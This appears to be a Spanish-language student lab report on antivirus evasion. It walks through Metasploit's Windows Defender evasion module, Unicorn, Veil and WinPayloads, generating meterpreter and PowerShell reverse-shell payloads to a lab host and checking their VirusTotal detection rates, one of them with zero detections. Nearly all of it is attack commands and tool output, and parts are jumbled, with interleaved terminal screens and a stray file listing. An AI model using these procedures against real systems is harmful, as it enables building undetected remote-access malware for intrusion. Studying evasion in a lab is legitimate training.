```
msf6 evasion(windows/windows_defender_exe) > set payload 161
payload => windows/powershell_reverse_tcp
msf6 evasion(windows/windows_defender_exe) > options
Module options (evasion/windows/windows_defender_exe):
=====
Name      Current Setting  Required  Description
-----
FILENAME  sGMiIqF.exe     yes       Filename for the evasive file (default: random)

Payload options (windows/powershell_reverse_tcp):
=====
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
LOAD_MODULES  ALL             no        A list of powershell modules separated by a comma to download over the
web
LPORT     4444             yes       The listen port

Evasion target:
=====
Id  Name
--  -
0  Microsoft Windows Theta
```

Establecemos el LHOST y lo ponemos a correr

```
msf6 evasion(windows/windows_defender_exe) > set lhost 10.0.2.9
lhost => 10.0.2.9
msf6 evasion(windows/windows_defender_exe) > run
[*] Compiled executable size: 5120
[+] sGMiIqF.exe stored at /root/.msf4/local/sGMiIqF.exe
```


Copiamos esta dirección en otra terminal y la movemos al escritorio, donde es mas cómodo seleccionar para subir a virustotal

```
(root@kali)-[~]
# cd /root/.msf4/local/


(root@kali)-[~/msf4/local]
# ls
sGMiIqF.exe

(root@kali)-[~/msf4/local]
# mv sGMiIqF.exe /home/kali/Escritorio
```

Abrimos en el buscador virustotal



Escogemos el archivo y finalmente obtenemos esto



Ejercicio 5

Nos dirigimos a la carpeta de Unicorn

```
(root@kali)-[~/Software/EvasionDefensas]
# cd IngenieriaSocial

(root@kali)-[~/Software/EvasionDefensas/IngenieriaSocial]
# ls
maskphish  setoolkit  unicorn  zphisher

(root@kali)-[~/Software/EvasionDefensas/IngenieriaSocial]
# cd unicorn
```

Una vez dentro copiamos este comando

```
(root@kali)-[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
# ./unicorn.py windows/meterpreter/reverse_tcp 10.0.2.9 4444
```

Obtenemos esto


```
[*] Exported powershell output code to powershell_attack.txt.
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute and create listener.
~/msf4/local
sCMIt0F.exe /home/kali/Escritorio
```

Y el archivo powershell lo pasamos a descargas para que sea mas sencillo de subir

```
(root@kali)-[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
# ls
CHANGELOG.txt  CREDITS.txt  LICENSE.txt  powershell_attack.txt  README.md  templates  unicorn.py  unicorn.rc

(root@kali)-[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
# mv powershell_attack.txt /home/kali/Descargas
```

Nos vamos a virustotal y subimos el archivo



Nombre	Tamaño	Tipo	Modificado
casette_recording.wav	3,7 MB	Sonido	6 oct
city_siren_clip.mp4	15,2 MB	Video	6 oct
city_siren_clip.mp4.txt	214 bytes	Texto	6 oct
com.prey_2.5.0-322_minAPI21(nodpi)_ap...	12,3 MB	paquete de Android	25 oct
diccionario_pass.txt	15 bytes	Texto	2 nov
diccionario_user.txt	21 bytes	Texto	2 nov
dvhma.apk	7,3 MB	paquete de Android	3 nov
dvhma_mod.apk	0 bytes	documento vacio	3 nov
escaneo con credenciales_0ks3yn.pdf	2,3 MB	Documento	10 oct
escaneo con credenciales_g4me0v.pdf	271,1 kB	Documento	10 oct
handshake-72:DA:88:4C:F4:2C.cap	152,4 kB	captura de paquetes de red	30 oct
IMG_0293.jpeg	3,3 MB	Imagen	4 oct
Informe DIXMAX.pdf	209,1 kB	Documento	25 oct
InsecureBankv2.apk	3,5 MB	paquete de Android	24 oct
intercepted_signal.wav	1,6 MB	Sonido	6 oct
intercepted_signal.wav.txt	226 bytes	Texto	6 oct
metasploit_idpar6.pdf	175,5 kB	Documento	10 oct
metasploit_iq6gio.pdf	982,4 kB	Documento	10 oct
Nessus-10.6.2-ubuntu1404_amd64.deb	68,1 MB	Archivador	2 nov
nessus-bug-report-20231013T095657Z.t...	1,7 MB	Archivador	13 oct
photo_5827668114526028201_y.jpg	228,5 kB	Imagen	4 oct
photo_5828463674379254923_y.jpg	176,5 kB	Imagen	4 oct
powershell_attack.txt	10,1 kB	Texto	21:01
recorded_call.wav	1,7 MB	Sonido	6 oct
redis-stable.tar.gz	3,5 MB	Archivador	6 sep
script.sh	1,9 kB	Programa	24 oct

Pasamos los captchas, lo cual considero que es la parte más difícil de los ejercicios y lo tendríamos

SUMMARY

DETECTION

DETAILS

COMMUNITY

Join the [VT Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).



17 security vendors and no sandboxes flagged this file as malicious



Community Score



19348d819ca8b54d971325c7fc667b950d97a336ae1fc7e54402cc23f6be8106

powershell_attack.txt

Ejercicio 6

Abrimos la herramienta veil

```
(root@kali)-[~]
# veil

Veil | [Version]: 3.1.14

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Main Menu

  2 tools loaded

Available Tools:

    1) Evasion
    2) Ordnance

Available Commands:

  exit      Completely exit Veil
  info      Information on a specific tool
  list       List available tools
  options    Show Veil configuration
  update     Update Veil
  use        Use a specific tool

Veil> 
```

Listamos los payloads y seleccionamos uno

```
Veil/Evasion> list

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Available Payloads:

    1) autoit/shellcode_inject/flat.py
    2) auxiliary/coldwar_wrapper.py
    3) auxiliary/macro_converter.py
    4) auxiliary/pyinstaller_wrapper.py
    5) c/meterpreter/rev_http.py
    6) c/meterpreter/rev_http_service.py
    7) c/meterpreter/rev_tcp.py
    8) c/meterpreter/rev_tcp_service.py
    9) cs/meterpreter/rev_http.py
   10) cs/meterpreter/rev_https.py
   11) cs/meterpreter/rev_tcp.py
   12) cs/shellcode_inject/base64.py
   13) cs/shellcode_inject/virtual.py
   14) go/meterpreter/rev_http.py
   15) go/meterpreter/rev_https.py
   16) go/meterpreter/rev_tcp.py
   17) go/shellcode_inject/virtual.py
```

Establecemos el payload

```
Veil/Evasion>: use 28

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

=====
SUMMARY      DETECTION    DETAILS      COMMUNITY
=====
Payload Information:
Name:         Pure Python Reverse TCP Stager
Language:     python
Rating:       Excellent
Description:   pure windows/meterpreter/reverse_tcp stager, no
              shellcode

Payload: python/meterpreter/rev_tcp selected

Required Options:
=====
Name          Value      Description
-----
CLICKTRACK    X          Optional: Minimum number of clicks to execute payload
COMPILE_TO_EXE Y          Compile to an executable
CURSORMOVEMENT FALSE      Check if cursor is in same position after 30 seconds
DETECTDEBUG   FALSE      Check if debugger is present
DOMAIN        X          Optional: Required internal domain
EXPIRE_PAYLOAD X          Optional: Payloads expire after "Y" days
HOSTNAME      X          Optional: Required system hostname
INJECT_METHOD Virtual    Virtual, Void, or Heap
LHOST         X          The listen target address
LPORT         4444      The listen port
MINRAM        FALSE     Check for at least 3 gigs of RAM
PROCESSORS    X          Optional: Minimum number of processors
SANDBOXPROCESS FALSE     Check for common sandbox processes
SLEEP         X          Optional: Sleep "Y" seconds, check if accelerated
USERNAME      X          Optional: The required user account
USERPROMPT    FALSE     Make user click prompt prior to execution
USE_PYHERION  N          Use the pyherion encrypter
UTCHECK       FALSE     Optional: Validates system does not use UTC timezone
VIRTUALDLLS   FALSE     Check for dlls loaded in memory
VIRTUALFILES  FALSE     Optional: Check if VM supporting files exist
```

Después de establecer el payload le damos a run

```
[python/meterpreter/rev_tcp>>]: run

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[>] Please enter the base name for output files (default is payload):

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[?] How would you like to create your payload executable?
  1 - PyInstaller (default)
  2 - Py2Exe

[>] Please enter the number of your choice: 2

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Language: python
[*] Payload Module: python/meterpreter/rev_tcp
py2exe files 'setup.py' and 'runme.bat' written to: /var/lib/veil/output/source/
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/payload1.rc
Hit enter to continue...
```

Ya tenemos la ruta así que desde otra terminal la abrimos y movemos el archivo al escritorio para que sea más cómodo de subir a virustotal

```
(root@kali)~[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
# cd /var/lib/veil/output/handlers/

(root@kali)~[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
# ls
payload1.rc  payload.rc  pruebaveil.exe.rc

(root@kali)~[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
# mv payload1.rc /home/kali/Escritorio
```

Lo subimos y obtenemos lo siguiente

VT

Meta

SUMMARY

DETECTION

DETAILS

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

✓

No security vendors and no sandboxes flagged this file as malicious

0

/ 59

?

Community Score

723e409329cecf357a6a1b6582cf03b45a4ae5e723acf8fb5340c2081d7513

payload1.rc

2023-11-20 20:25:03 UTC

SUMMARY

DETECTION

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COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis ⓘ

Do you want to automate checks?

Acronis (Static ML)	✓ Undetected
Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected
ALYac	✓ Undetected
Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected
Avast	✓ Undetected
AVG	✓ Undetected
Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected
BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected
ClamAV	✓ Undetected
CMC	✓ Undetected
Cynet	✓ Undetected
DrWeb	✓ Undetected
Emsisoft	✓ Undetected
eScan	✓ Undetected



Ejercicio 7

Abrimos el Docker de winpayloads

```
(root@kali)-[~] python/meterpreter/rev_tcp
# docker pull charliedean07/winpayloads:latest
latest: Pulling from charliedean07/winpayloads
Digest: sha256:ac0835c40a453b85f3eee3e37d48f6e67ea93398e3221ef3728f6ce96307bf2c4
Status: Image is up to date for charliedean07/winpayloads:latest
docker.io/charliedean07/winpayloads:latest
```

Copiamos el siguiente comando, escogemos la opción 2 y dejamos por defecto

```
(root@kali)-[~]
# docker run -e LANG=C.UTF-8 --net=host -it charliedean07/winpayloads
Checking if up-to-date || ctrl + c to cancel
Do you want to update WinPayloads? y/[n]: n
options: Show the shellcode's options
set: Set shellcode option

[python/meterpreter/rev_tcp]
[Web]: https://www.veil-framework.com/ | Twitter: @VeilFramework

Main Menu
1: Windows Reverse Shell
[>] Please enter: 2: Windows Meterpreter Reverse Shell [uacbypass, persistence, allchecks]
3: Windows Meterpreter Bind Shell [uacbypass, persistence, allchecks]
4: Windows Meterpreter Reverse HTTPS [uacbypass, persistence, allchecks]
5: Windows Meterpreter Reverse Dns [uacbypass, persistence, allchecks]
6: Windows Custom Shellcode [Twitter]: @VeilFramework

[Web]: http://www.veil-framework.com/ | Twitter: @VeilFramework

sandbox: Sandbox Evasion Menu
ps: PowerShell Menu payload executable?
clients: Client Menu
1 - PyInstaller (default)
2 - Py2Exe
stager: Powershell Stager
cleanup: Clean Up Payload Directory [0]
[>] Please enter: interface: Set Default Network Interface [eth0]

?: Help Veil-Evasion
exit: Exit

Main Menu > 2

[*] Press Enter For Default Port(4444)
[*] Port>
[>] Module: python/meterpreter/rev_tcp

[*] Press Enter To Get Local Ip Automatically(10.0.2.9)
[*] IP>
```

Pones que sí y abrimos el enlace

```
[*] Creating Payload using Pyinstaller... (files (default is payload)):
Generati
[*] Payload.exe Has Been Generated And Is Located Here: /root/winpayloads/tuflzodg.exe

[*] Upload To Local Webserver or (p)sexec? [y]/p/n: y

[*] Serving Payload On http://10.0.2.9:8000/tuflzodg.exe
[-] **starting the Metasploit Framework console...
[-] * WARNING: No database support: No database YAML file
[-] *** PyInstaller (default)
```

Se nos descarga un archivo y lo subimos a virustotal

Join the [VT Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).



31 security vendors and no sandboxes flagged this file as malicious



Community Score

eeeca146edd4c63326694b4bf8f94ae08616eb986b9bcf9171739548a5cf31de5

tufizodg.exe

2023-11-20 20:29:05 UTC